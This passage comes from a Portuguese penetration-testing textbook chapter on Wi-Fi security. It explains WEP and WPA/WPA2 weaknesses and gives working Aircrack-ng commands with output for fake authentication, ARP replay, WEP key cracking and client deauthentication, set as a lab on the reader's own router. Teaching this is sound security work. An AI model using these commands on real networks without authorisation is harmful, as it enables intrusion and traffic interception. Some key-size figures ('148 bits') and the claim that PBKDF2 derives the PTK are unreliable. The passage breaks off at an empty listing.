Capturando pacotes

Com a nossa interface em modo monitor, vamos ver que dados podemos coletar usando o Airodump-ng do pacote Aircrack-ng. O Airodump-ng é usado para capturar e salvar pacotes wireless. A listagem 15.6 mostra como dizer ao Airodump-ng para usar a interface wireless `mon0` em modo monitor.

Listagem 15.6 – Iniciando o dump de um pacote com o Airodump-ng

```
root@kali:~# airodump-ng mon0 --channel 6
 CH  6 ][ Elapsed: 28 s ][ 2015-05-19 20:08
 BSSID                PWR    Beacons    #Data, #/s   CH   MB   ENC  CIPHER AUTH ESSID
 00:23:69:F5:B4:2B❶  -30         53        2    0    6   54 . OPN❷             linksys❸
 BSSID               STATION               PWR   Rate    Lost    Frames   Probe
 00:23:69:F5:B4:2B   70:56:81:B2:F0:53❹    -21   0       -54     42       19
```

A saída do Airodump-ng reúne informações sobre os pacotes wireless, incluindo o BSSID (Base Service Set Identification ID), que corresponde ao endereço MAC da estação-base ❶. Também vemos informações adicionais, como o algoritmo de criptografia usado para a segurança wireless ❷ e o SSID (Service Set Identification) ❸. O Airodump-ng também obtém os endereços MAC dos clientes conectados ❹ e o endereço MAC de meu computador host conectado ao ponto de acesso wireless. (Analisaremos os demais campos da saída do Airodump-ng à medida que estudarmos o cracking de segurança wireless posteriormente neste capítulo.)

Agora sabemos que o ponto de acesso do Linksys está aberto e não tem segurança.

Wireless aberto

Redes wireless abertas são um verdadeiro desastre do ponto de vista de segurança, pois qualquer pessoa na área de cobertura da antena do ponto de acesso pode se conectar a essa rede. Embora redes abertas possam exigir autenticação após a conexão, e algumas o fazem, várias delas simplesmente deixam qualquer pessoa se conectar.

Além disso, os pacotes wireless que trafegam por uma rede aberta não são criptografados e qualquer um que estiver ouvindo poderá ver os dados em formato texto simples. É possível tornar dados sensíveis seguros por meio de protocolos como o SSL, porém nem sempre é isso que ocorre. Por exemplo, o tráfego FTP em uma rede wireless aberta é totalmente descriptografado e inclui informações de login; não precisamos nem mesmo usar DNS ou ARP cache poisoning para

capturar os pacotes. Qualquer placa wireless em modo monitor poderá ver o tráfego descriptografado.

Agora vamos dar uma olhada em ataque a redes que implementem diversos protocolos de segurança para evitar que entidades indesejadas se conectem à rede e interceptem o tráfego.

Wired Equivalent Privacy

Muitos roteadores que vêm com criptografia habilitada utilizam uma criptografia antiga chamada *WEP (Wired Equivalent Privacy)* por padrão. O problema fundamental do WEP é que falhas em seu algoritmo tornam possível a um invasor recuperar qualquer chave WEP. O WEP usa o cifrador de fluxo (stream cipher) RC4 (Rivest Cipher 4) e uma chave pré-compartilhada. Qualquer um que quiser se conectar à rede pode usar a mesma chave, composta de uma string de dígitos hexadecimais, tanto para a criptografia quanto para a descriptografia. Os dados em formato simples (descriptografados) são submetidos a uma operação bit-a-bit de "OU exclusivo" (XOR) com a keystream (fluxo ou cadeia de chave) para criar o texto cifrado criptografado.

A operação bit-a-bit XOR tem quatro possibilidades:

- 0 XOR 0 = 0
- 1 XOR 0 = 1
- 0 XOR 1 = 1
- 1 XOR 1 = 0

Os zeros e uns do fluxo de bits nas figuras 15.2 e 15.3 podem representar qualquer dado sendo enviado pela rede. A figura 15.2 mostra como o XOR é feito entre o texto simples e a keystream para criar o texto cifrado.




Figura 15.2 – Criptografia WEP.

Na descriptografia, é realizado o XOR entre a mesma keystream e o texto cifrado para restaurar o texto simples original, como mostrado na figura 15.3.




Figura 15.3 – Descriptografia WEP.

A chave WEP compartilhada pode ter 64 ou 148 bits. Em qualquer caso, um IV (Initialization Vector, ou Vetor de Inicialização) compõe os primeiros 24 bits da chave para adicionar aleatoriedade, fazendo com que o comprimento da chave seja efetivamente igual a 40 ou 104 bits. O acréscimo de aleatoriedade com um IV é comum em sistemas de criptografia porque, se a mesma chave for usada repetidamente, os invasores poderão analisar o texto cifrado resultante à procura de padrões e, potencialmente, quebrar a criptografia.

NOTA Analistas de criptografia, com frequência, descobrem que a aleatoriedade não está implementada corretamente em algoritmos de criptografia, como acontece com o WEP. Para começar, os 24 bits do WEP têm um mínimo de aleatoriedade, de acordo com os padrões modernos de criptografia.

O IV e a chave são concatenados e, em seguida, passam por um KSA (Key-scheduling Algorithm) e um PRNG (Pseudorandom Number Generator, ou Gerador de Números Pseudoaleatórios) para criar a keystream. (Vou deixar a matemática de lado aqui.) Em seguida, um ICV (Integrity Check Value, ou Valor para Verificação de Integridade) é calculado e concatenado ao texto simples antes de efetuar a criptografia para evitar que invasores interceptem os textos cifrados, alterem alguns bits e mudem o texto simples resultante descriptografado para algo malicioso ou, no mínimo, enganoso. É feito então um XOR entre o texto simples e a keystream (como mostrado na figura 15.2). O pacote resultante é composto do IV, do ICV, do texto cifrado e de um ID de chave de dois bits, conforme mostrado na figura 15.4.




Figura 15.4 – Criptografia WEP.

A descriptografia é semelhante, como mostrado na figura 15.5. O IV e a chave (representada pelo ID da chave), armazenados em formato texto simples como parte do pacote, são concatenados e passam pelo mesmo algoritmo de key-scheduling e de gerador de números pseudoaleatórios para criar uma keystream idêntica àquela usada na criptografia. É feito então o XOR entre o texto cifrado e a keystream para revelar o texto simples e o ICV. Por fim, o ICV descriptografado é comparado ao valor do ICV do texto simples concatenado ao pacote. Se os valores não forem iguais, o pacote será descartado.




Figura 15.5 – Descriptografia WEP.

Pontos fracos do WEP

Infelizmente, o WEP apresenta alguns problemas inerentes que permitem a um invasor recuperar uma chave ou alterar pacotes legítimos. Com efeito, toda chave WEP pode ser recuperada por um invasor de posse de textos cifrados e criptografados suficientes que utilizem a mesma chave compartilhada. O único sistema de criptografia verdadeiramente seguro é o algoritmo OTP (One-time Pad) aleatório, que usa uma chave específica somente uma vez. O principal problema com o WEP é que o IV de 24 bits não introduz aleatoriedade suficiente; ele tem no máximo 2^{24} (ou seja, 16.777.216) valores.

Não há nenhuma maneira-padrão de as placas wireless e os pontos de acesso calcularem IVs e, na prática, o espaço do IV pode ser mais reduzido ainda. De qualquer modo, se houver pacotes suficientes, os IVs serão reutilizados e o mesmo valor (chave estática concatenada ao IV) será reutilizado para gerar o texto cifrado. Ao ouvir passivamente o tráfego (ou, melhor ainda, injetar tráfego na rede para forçar a geração de mais pacotes e, desse modo, a geração de mais IVs), um invasor poderá obter pacotes suficientes para realizar uma criptoanálise e recuperar a chave.

De modo semelhante, o ICV que tenta evitar que os invasores interceptem a mensagem criptografada, alterem bits e modifiquem o texto simples resultante não é suficiente. Infelizmente, os pontos fracos do CRC-32 (Cyclic Redundancy Check) da implementação do ICV podem permitir aos invasores calcular o ICV correto de uma mensagem modificada. Como o CRC-32 é um algoritmo linear, alterar um bit específico em um texto cifrado tem um resultante determinístico no ICV final, e um invasor que saiba como o CRC-32 é calculado pode fazer com que uma mensagem modificada seja aceita. Desse modo, a implementação de ICV, assim como a de IV, não é considerada robusta de acordo com os padrões modernos de criptografia.

Podemos usar o pacote Aircrack-ng para recuperar a chave compartilhada de uma rede wireless cuja segurança dependa do WEP. Novamente, a matemática por trás dos ataques criptográficos está além do escopo deste livro. Felizmente, temos ferramentas que cuidarão da parte complicada se pudermos capturar o tráfego necessário.

Efetuando o cracking das chaves WEP com o Aircrack-ng

Há diversas maneiras de quebrar chaves WEP, incluindo o ataque de autenticação falsa, o ataque de fragmentação, o ataque chopchop, o ataque caffé latte e o ataque PTW. Daremos uma olhada com mais detalhes no ataque de autenticação falsa, que exige no mínimo um cliente legítimo conectado ao ponto de acesso.

Usaremos o sistema host para simular um cliente conectado. Inicialmente, mude a segurança wireless em seu roteador para WEP (consulte o seu manual de usuário, se precisar de ajuda) e, em seguida, certifique-se de que o seu adaptador wireless esteja em modo monitor para que você possa capturar o tráfego da rede sem a necessidade de se autenticar previamente.

Agora vamos ver quais dados podemos coletar usando a ferramenta Airodump-ng do Aircrack-ng. Diga ao Airodump-ng para usar a interface wireless `mon0` em modo monitor, como mostrado na listagem 15.7, e utilize a flag `-w` para salvar todos os pacotes em um arquivo.

Listagem 15.7 – Captura do Airodump-ng para criptoanálise de WEP

```
root@kali:~# airodump-ng -w book mon0 --channel 6
 CH  6 ][ Elapsed: 20 s ][ 2015-03-06 19:08
 BSSID                PWR    Beacons    #Data, #/s   CH    MB   ENC    CIPHER AUTH ESSID
 00:23:69:F5:B4:2B❶   -53         22         6   0    6❷  54 . WEP❸  WEP         linksys❹
 BSSID                STATION               PWR   Rate    Lost    Frames   Probe
 00:23:69:F5:B4:2B    70:56:81:B2:F0:53     -26   54-54      0         6
```

Esse scan inicial coleta todas as informações necessárias para iniciarmos um ataque WEP na estação-base. Temos o BSSID ❶, o canal wireless ❷, o algoritmo de criptografia ❸ e o SSID ❹. Usaremos essas informações para coletar os pacotes e quebrar a chave WEP. Suas informações de configuração provavelmente serão diferentes, é claro, mas aqui estão os dados com os quais iremos trabalhar:

- **Endereço MAC da estação-base**: 00:23:69:F5:B4:2B
- **SSID**: linksys
- **Canal**: 6

Injetando pacotes

Embora a saída do Airodump-ng na listagem 15.7 mostre um pouco de tráfego do ponto de acesso, para quebrar uma chave WEP de 64 bits, precisamos de aproximadamente 250.000 IVs, e para uma chave WEP de 148 bits, aproximadamente

1.500.000. Em vez de ficarmos à toa esperando os pacotes, iremos capturar e retransmitir pacotes para o ponto de acesso a fim de gerar IVs únicos rapidamente. Precisamos nos autenticar, pois se o nosso endereço MAC não for autenticado junto ao ponto de acesso, qualquer pacote que enviarmos será descartado e receberemos uma solicitação de encerramento de autenticação. Usaremos o Aireplay-ng para falsificar a autenticação junto ao ponto de acesso e enganá-lo, de modo que ele responda aos nossos pacotes injetados.

Ao usarmos uma autenticação falsa, dizemos ao ponto de acesso que estamos prontos para provar que conhecemos a chave WEP, conforme mostrado na listagem 15.8. É claro que, como ainda não sabemos qual é a chave, não a enviamos, porém o nosso endereço MAC agora está na lista de clientes que podem enviar pacotes para o ponto de acesso, por isso dizemos que é uma autenticação falsa.

Listagem 15.8 – Autenticação falsa com o Aireplay-ng

```
root@kali:~# aireplay-ng -1 0 -e linksys -a 00:23:69:F5:B4:2B -h 00:C0:CA:1B:69:AA mon0
20:02:56  Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6
20:02:56  Sending Authentication Request (Open System) [ACK]
20:02:56  Authentication successful
20:02:56  Sending Association Request [ACK]
20:02:56  Association successful :-) (AID: 1) ❶
```

Falsificamos a autenticação usando as flags a seguir com seus dados associados:

- **`-1`** diz ao Aireplay-ng para falsificar a autenticação.
- **`0`** corresponde ao intervalo de tempo para retransmissão.
- **`-e`** é o SSID; em meu caso, é `linksys`.
- **`-a`** é o endereço MAC do ponto de acesso junto ao qual queremos efetuar a autenticação.
- **`-h`** é o endereço MAC do nosso adaptador (que deve estar em uma etiqueta no dispositivo).
- **`mon0`** é a interface a ser usada na autenticação falsa.

Após enviar a solicitação do Aireplay-ng, você deverá receber uma carinha feliz e uma indicação de que a autenticação foi bem-sucedida ❶.

Gerando IVs com o ataque ARP Request Replay

Com a estação-base disposta a aceitar nossos pacotes, podemos capturar e retransmitir pacotes legítimos. Embora o ponto de acesso não nos permita enviar tráfego antes de fornecermos a chave WEP para autenticação, podemos retransmitir o tráfego de clientes que estejam devidamente autenticados.

Usaremos a técnica de ataque conhecida como *ARP Request Replay* para gerar IVs rapidamente ao fazer o Aireplay-ng esperar uma solicitação ARP e, em seguida, retransmiti-la de volta à estação-base. (Quando o ponto de acesso recebe uma solicitação ARP, ele a retransmite com um novo IV.) O Aireplay-ng irá retransmitir o mesmo pacote ARP repetidamente e, a cada retransmissão, ele terá um novo IV.

A listagem 15.9 mostra o ataque em ação. O Aireplay-ng lê os pacotes e procura uma solicitação ARP. Você não verá nenhum dado até o Aireplay-ng perceber uma solicitação ARP que poderá ser retransmitida. Veremos isso a seguir.

Listagem 15.9 – Retransmitindo pacotes ARP com o Aireplay-ng

```
root@kali:~# aireplay-ng -3 -b 00:23:69:F5:B4:2B -h 00:C0:CA:1B:69:AA mon0
20:14:21  Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6
Saving ARP requests in replay_arp-1142-201521.cap
You should also start airodump-ng to capture replies.
Read 541 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Utilizamos estas opções:

- **`-3`** executa o ataque ARP request replay.
- **`-b`** é o endereço MAC da estação-base.
- **`-h`** é o endereço MAC do nosso adaptador Alfa.
- **`mon0`** é a interface.

Gerando uma solicitação ARP

Infelizmente, como você pode ver na listagem 15.9, não vimos nenhuma solicitação ARP. Para gerar uma solicitação ARP, usaremos o sistema host como um cliente simulado efetuando o ping em um endereço IP da rede a partir do sistema host conectado. O Aireplay-ng verá a solicitação ARP e a retransmitirá para o ponto de acesso diversas vezes.

Como você pode ver na tela do Airodump-ng, mostrada na listagem 15.10, o número `#Data` ❶ que indica os IVs capturados aumenta rapidamente à medida que o Aireplay-ng continua a retransmitir o pacote ARP, fazendo o ponto de acesso gerar mais IVs. (Se o seu `aireplay-ng -3` informar `"Got adeauth/disassoc"` ou algo parecido, e o seu número `#Data` não estiver aumentando rapidamente, execute o comando de associação falsa da listagem 15.8 novamente para refazer a conexão com o ponto de acesso. Seu campo `#Data` deverá começar a aumentar rapidamente.)

Listagem 15.10 – IVs sendo capturados no Airodump-ng

```
CH  6 ][ Elapsed: 14 mins ][ 2015-11-22 20:31

BSSID              PWR  RXQ  Beacons    #Data, #/s    CH   MB   ENC    CIPHER AUTH ESSID

00:23:69:F5:B4:2B  -63   92     5740    85143❶ 389     6   54 . WEP    WEP   OPN  linksys
```

Quebrando a chave

Lembre-se de que precisamos de aproximadamente 250.000 IVs para quebrar uma chave WEP de 64 bits. Desde que você permaneça associado à estação-base, como mostrado na listagem 15.8 (executando novamente o comando, se for necessário) e tenha gerado uma solicitação ARP na rede, deverão ser necessários somente alguns minutos para coletar IVs suficientes. Após ter coletado IVs o bastante, podemos usar o Aircrack-ng para executar a matemática necessária para transformar os IVs coletados na chave WEP correta. A listagem 15.11 mostra como efetuar o cracking da chave utilizando a flag `-b` e fornecendo o nome do arquivo que usamos no Airodump-ng, seguido de `*.cap` ❶. Isso diz ao Aircrack-ng para ler todos os arquivos *.cap* salvos pelo Airodump-ng.

Listagem 15.11 – Recuperando a chave WEP com o Aircrack-ng

```
root@kali:~# aircrack-ng -b 00:23:69:F5:B4:2B book*.cap❶
Opening book-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 239400 ivs.
KEY FOUND! [ 2C:85:8B:B6:31 ] ❷
Decrypted correctly: 100%
```

Após alguns segundos de análise, o Aircrack-ng retorna a chave correta ❷. Agora podemos nos autenticar junto à rede. Se essa fosse a rede do cliente em um teste de invasão, poderíamos atacar diretamente qualquer sistema da rede a partir de agora.

Desafios com o cracking do WEP

Como em muitos assuntos discutidos neste livro, as informações sobre ataques wireless poderiam compor um livro todo, e eu apresentei somente um ataque. Um aspecto a ter em mente em ataques WEP é que os clientes podem usar filtros em uma tentativa de impedir ataques como esse. Por exemplo, os pontos de acesso podem usar filtragem de MAC para permitir que somente placas wireless com determinados endereços MAC se conectem e, se o nosso adaptador Alfa não estiver na lista, sua tentativa de autenticação falsa irá falhar. Para evitar a filtragem MAC, podemos usar uma ferramenta como o MAC Changer do Kali para falsificar um endereço MAC e criar um valor aceitável. Tenha em mente que chaves WEP sempre podem ser quebradas se pudermos coletar pacotes suficientes e, por razões de segurança, a criptografia WEP não deve ser usada em ambiente de produção.

Vale a pena observar que a ferramenta Wifite, instalada por padrão no Kali Linux, comporta-se como um wrapper em torno do pacote Aircrack-ng e irá automatizar o processo de atacar redes wireless, incluindo o cracking de WEP. No entanto, enquanto você estiver aprendendo o modo de funcionamento dos ataques a Wi-Fi, é melhor executar o processo passo a passo em vez de usar um wrapper para automatização.

Agora voltaremos nossa atenção para os protocolos mais robustos de criptografia wireless, o WPA e o WPA2.

Wi-Fi Protected Access

À medida que os pontos fracos do WEP vieram à tona, um sistema de segurança wireless mais robusto se tornou necessário, e um método novo (que, no final, se transformou no WPA2) foi criado para substituir o WEP. No entanto a criação de um sistema criptográfico seguro para wireless exigiu tempo e, nesse intervalo, um sistema de segurança adicional que fosse compatível com o hardware wireless implantado fez-se necessário. Desse modo, surgiu o *WPA (Wi-Fi Protected Access)*, também conhecido como *TKIP (Temporal Key Integrity Protocol)*.

O WPA usa o mesmo algoritmo subjacente do WEP (RC4), porém procura endereçar os pontos fracos do WEP ao adicionar aleatoriedade de keystreams aos IVs e integridade ao ICV. De modo diferente do WEP, que utiliza uma chave de 40 ou de 104 bits combinada com IVs fracos para cada pacote, o WPA gera uma chave de 148 bits para cada pacote para garantir que cada um deles seja criptografado com uma keystream única.

Além do mais, o WPA substitui o verificador de integridade de mensagem CRC-32 do WEP, que é fraco, por um algoritmo MAC (Message Authentication Code, ou Código de Autenticação de Mensagem) chamado *Michael* para evitar que os invasores calculem facilmente as alterações resultantes no ICV quando um bit é alterado. Embora o WPA e até mesmo o WPA2 apresentem pontos fracos, a vulnerabilidade mais comum (que exploraremos mais adiante neste capítulo) consiste no uso de frases-senha (passphrases) fracas.

WPA2

O WPA2 foi criado do zero para proporcionar um sistema seguro de criptografia para redes wireless. Ele implementa um protocolo de criptografia criado especificamente para segurança wireless, chamado *CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol)*. O CCMP está implementado com base no AES (Advanced Encryption Standard, ou Padrão de Criptografia Avançada).

O WPA e o WPA2 suportam tanto instalações pessoais quanto corporativas. O WPA/WPA2 pessoal utiliza uma chave pré-compartilhada, semelhante ao WEP. O WPA/WPA2 corporativo adiciona um elemento a mais chamado *servidor RADIUS (Remote Authentication Dial-In User Service)* para administrar a autenticação dos clientes.

Processo de conexão corporativa

Em redes WPA/WPA2 corporativas, o processo de conexão com os clientes é constituído de quatro passos, como mostrado na figura 15.6. Inicialmente, o cliente e o ponto de acesso fazem um acordo sobre protocolos de segurança mutuamente suportados. Em seguida, de acordo com o protocolo de autenticação selecionado, o ponto de acesso e o servidor RADIUS trocam mensagens para gerar uma chave principal. Depois que uma chave principal é gerada, uma mensagem informando que a autenticação foi bem-sucedida é enviada ao ponto de acesso e passada para o cliente, e a chave principal é enviada ao ponto de acesso. O ponto de acesso e o cliente trocam e conferem as chaves para autenticação mútua, criptografia de mensagens e integridade de mensagens por meio de um handshake de quatro vias (four-way handshake), conforme discutido na seção "O handshake de quatro vias" mais adiante. Após a troca de chaves, o tráfego entre o cliente e o ponto de acesso estará seguro com o WPA ou o WPA2.




Figura 15.6 – Conexão WPA/WPA2 corporativa.

O processo de conexão pessoal

O processo de conexão WPA/WPA2 pessoal é um pouco mais simples que o processo corporativo: não há necessidade de um servidor RADIUS e todo o processo ocorre entre o ponto de acesso e o cliente. Não há nenhum passo associado à autenticação ou à chave principal e, em vez de termos um servidor RADIUS e uma chave principal, o WPA/WPA2 pessoal utiliza chaves pré-compartilhadas, que são geradas por meio de frases-senha pré-compartilhadas.

A frase-senha do WPA/WPA2 pessoal que você fornece ao se conectar a uma rede segura é estática, enquanto as instalações corporativas usam chaves dinâmicas geradas pelo servidor RADIUS. Instalações corporativas são mais seguras, porém a maioria das redes pessoais e até mesmo de pequenos negócios não possui servidores RADIUS.

Handshake de quatro vias

Na primeira fase da conexão entre um ponto de acesso e o solicitante (cliente), um PMK (Pairwise Master Key), que é estático durante toda a sessão, é criado. Essa não é a chave que será usada para a criptografia propriamente dita, porém será utilizada durante a segunda fase, em que um handshake de quatro vias (four-way handshake) ocorrerá entre o ponto de acesso e o cliente, com o propósito de estabelecer um canal de comunicação e trocar as chaves de criptografia usadas para comunicação posterior, conforme mostrado na figura 15.7.




Figura 15.7 – Handshake de quatro vias do WPA/WPA2.

Esse PMK é gerado a partir das seguintes informações:

- a frase-senha (chave pré-compartilhada, ou PSK);
- o SSID do ponto de acesso;
- o tamanho do SSID;
- a quantidade de iterações de hashing (4096);
- o tamanho resultante em bits (256) da chave compartilhada gerada (PMK).

Esses valores são fornecidos a um algoritmo de hashing chamado PBKDF2, que cria uma chave compartilhada de 256 bits (PMK). Embora sua frase-senha (PSK) possa ser *GeorgiaIsAwesome*, esse não é o PMK que será usado na segunda fase. Apesar disso, qualquer um que conheça a frase-senha e o SSID do ponto de acesso pode usar o algoritmo PBKDF2 para gerar o PMK correto. Durante o handshake de quatro vias, um PTK (Pairwise Transient Key) é criado e usado para criptografar o tráfego entre o ponto de acesso e o cliente; um GTK (Group Transient Key) é trocado e usado para criptografar o tráfego transmitido. O PTK é constituído das seguintes informações:

- a chave compartilhada (o PMK);
- um número aleatório (nonce) do ponto de acesso (ANonce);
- um nonce do cliente (SNonce);
- o endereço MAC do cliente;
- o endereço MAC do ponto de acesso.

Esses valores são fornecidos ao algoritmo de hashing PBKDF2 para criar o PTK.

Para gerar o PTK, o ponto de acesso e o cliente trocam endereços MAC e nonces (valores aleatórios). A chave estática compartilhada (PMK) jamais é enviada pelo ar, pois tanto o ponto de acesso quanto o cliente conhecem o PSK (frase-senha) e, desse modo, podem gerar a chave compartilhada de forma independente.

Os nonces compartilhados e os endereços MAC são usados tanto pelo cliente quanto pelo ponto de acesso para gerar o PTK. No primeiro passo do handshake de quatro vias, o ponto de acesso envia o seu nonce (ANonce). A seguir, o cliente escolhe um nonce, gera o PTK e envia o seu nonce (SNonce) ao ponto de acesso. (O *S* em SNonce significa supplicant (suplicante), que é outro nome para o cliente em uma instalação wireless.)

Além de enviar o seu nonce, o cliente envia um MIC (Message Integrity Code, ou Código de Integridade da Mensagem) para evitar ataques de falsificação. Para calcular o MIC correto, a frase-senha usada para gerar a chave pré-compartilhada deve estar correta; do contrário, o PTK estará incorreto. O ponto de acesso gera o PTK de forma independente, de acordo com o SNonce e o endereço MAC enviados pelo cliente e, em seguida, confere o MIC enviado pelo cliente. Se estiver correto, é sinal de que o cliente autenticou-se com sucesso e o ponto de acesso envia o GTK e o MIC ao cliente.

Na quarta parte do handshake, o cliente confirma o GTK.

Quebrando chaves WPA/WPA2

De modo diferente do WEP, os algoritmos de criptografia usados no WPA e no WPA2 são robustos o bastante para impedir que invasores recuperem a chave simplesmente capturando tráfego suficiente e realizando uma criptoanálise. O calcanhar de Aquiles das redes WPA/WPA2 pessoais está na qualidade da chave pré-compartilhada (frase-senha) usada. Se a senha de *Administrador* do Windows descoberta durante a fase de pós-exploração de falhas for igual à frase-senha do WPA ou do WPA2 pessoal, ou se a frase-senha estiver anotada em um quadro branco no escritório à entrada da empresa, o jogo acabou.

Para tentar adivinhar uma senha fraca, inicialmente devemos capturar o handshake de quatro vias para análise. Lembre-se de que, dada a frase-senha correta e o SSID do ponto de acesso, o algoritmo de hashing PBKDF2 pode ser usado para gerar a chave compartilhada (PMK). Dado o PMK, ainda precisamos do ANonce, do SNonce e dos endereços MAC do ponto de acesso e do cliente para calcular o PTK. É claro que o PTK será diferente para cada cliente, pois os nonces serão distintos a cada handshake de quatro vias, porém, se pudermos capturar um handshake de quatro vias de qualquer cliente legítimo, poderemos usar seus endereços MAC e os nonces para calcular o PTK para uma dada frase-senha. Por exemplo, podemos usar o SSID e a frase-senha *password* para gerar um PMK e, em seguida, combinar o PMK gerado com os nonces e os endereços MAC capturados para calcular um PTK. Se os MICs resultarem iguais àqueles do handshake capturado, saberemos que *password* é a frase-senha correta. Essa técnica pode ser aplicada a uma lista de palavras de possíveis frases-senha para tentar adivinhar aquela que for correta. Felizmente, se pudermos capturar um handshake de quatro vias e fornecer uma lista de palavras, teremos o Aircrack-ng para cuidar de toda a matemática.

Usando o Aircrack-ng para quebrar chaves WPA/WPA2

Para usar o Aircrack-ng a fim de quebrar o WPA/WPA2, inicialmente configure o seu ponto de acesso wireless para WPA2 pessoal. Selecione uma chave pré-compartilhada (frase-senha) e conecte o seu sistema host ao seu ponto de acesso para simular um cliente de verdade.

Para usar uma lista de palavras e tentar adivinhar a chave pré-compartilhada (frase-senha) do WPA2, devemos capturar o handshake de quatro vias. Forneça **`airodump-ng -c 6`** para o canal, **`--bssid`** com o endereço MAC da estação-base, **`-w`** para especificar o nome do arquivo de saída (utilize um nome de arquivo diferente daquele usado no exemplo de cracking do WEP) e **`mon0`** para o interface do monitor, como mostrado na listagem 15.12.

Listagem 15.12 – Airodump-ng para cracking de WPA2

```
root@kali:~# airodump-ng -c 6 --bssid 00:23:69:F5:B4:2B -w pentestbook2 mon0

 CH  6 ][ Elapsed: 4 s ][ 2015-05-19 16:31

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 00:23:69:F5:B4:2B  -43 100       66      157   17   6  54 . WPA2 CCMP   PSK  l

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:23:69:F5:B4:2B  70:56:81:B2:F0:53  -33   54-54     15       168 ❶
```

Como você pode ver, o host está conectado ❶. Para capturar um handshake de quatro vias, podemos esperar outro cliente wireless se conectar ou podemos agilizar o processo expulsando um cliente da rede e forçando-o a se reconectar.

Para forçar um cliente a se reconectar, utilize o Aireplay-ng para enviar uma mensagem a um cliente conectado informando-lhe que ele não está mais conectado ao ponto de acesso. Quando o cliente fizer a autenticação novamente, capturaremos o handshake de quatro vias entre o cliente e o ponto de acesso. As opções necessárias ao Aireplay-ng são:

- **`-0`**, que significa encerramento de autenticação.
- **`1`**, que é o número de solicitações de encerramento de autenticação a ser enviado.
- **`-a 00:14:6C:7E:40:80`**, que é o endereço MAC da estação-base.
- **`-c 00:0F:B5:FD:FB:C2`**, que é o endereço MAC do cliente cuja autenticação será encerrada.

A listagem 15.13 mostra o comando `aireplay-ng` e a solicitação de encerramento de autenticação.

Listagem 15.13 – Enviando uma solicitação de encerramento de autenticação a um cliente

```
root@kali:~# aireplay-ng -0 1 -a 00:23:69:F5:B4:2B -c 70:56:81:B2:F0:53 mon0
16:35:11  Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6
16:35:14  Sending 64 directed DeAuth. STMAC: [70:56:81:B2:F0:53] [24|66 ACKs]
```

Agora retorne à janela do Airodump-ng, como mostrado na listagem 15.14.

Listagem 15.14 – Handshake do WPA2 capturado pelo Airodump-ng

```
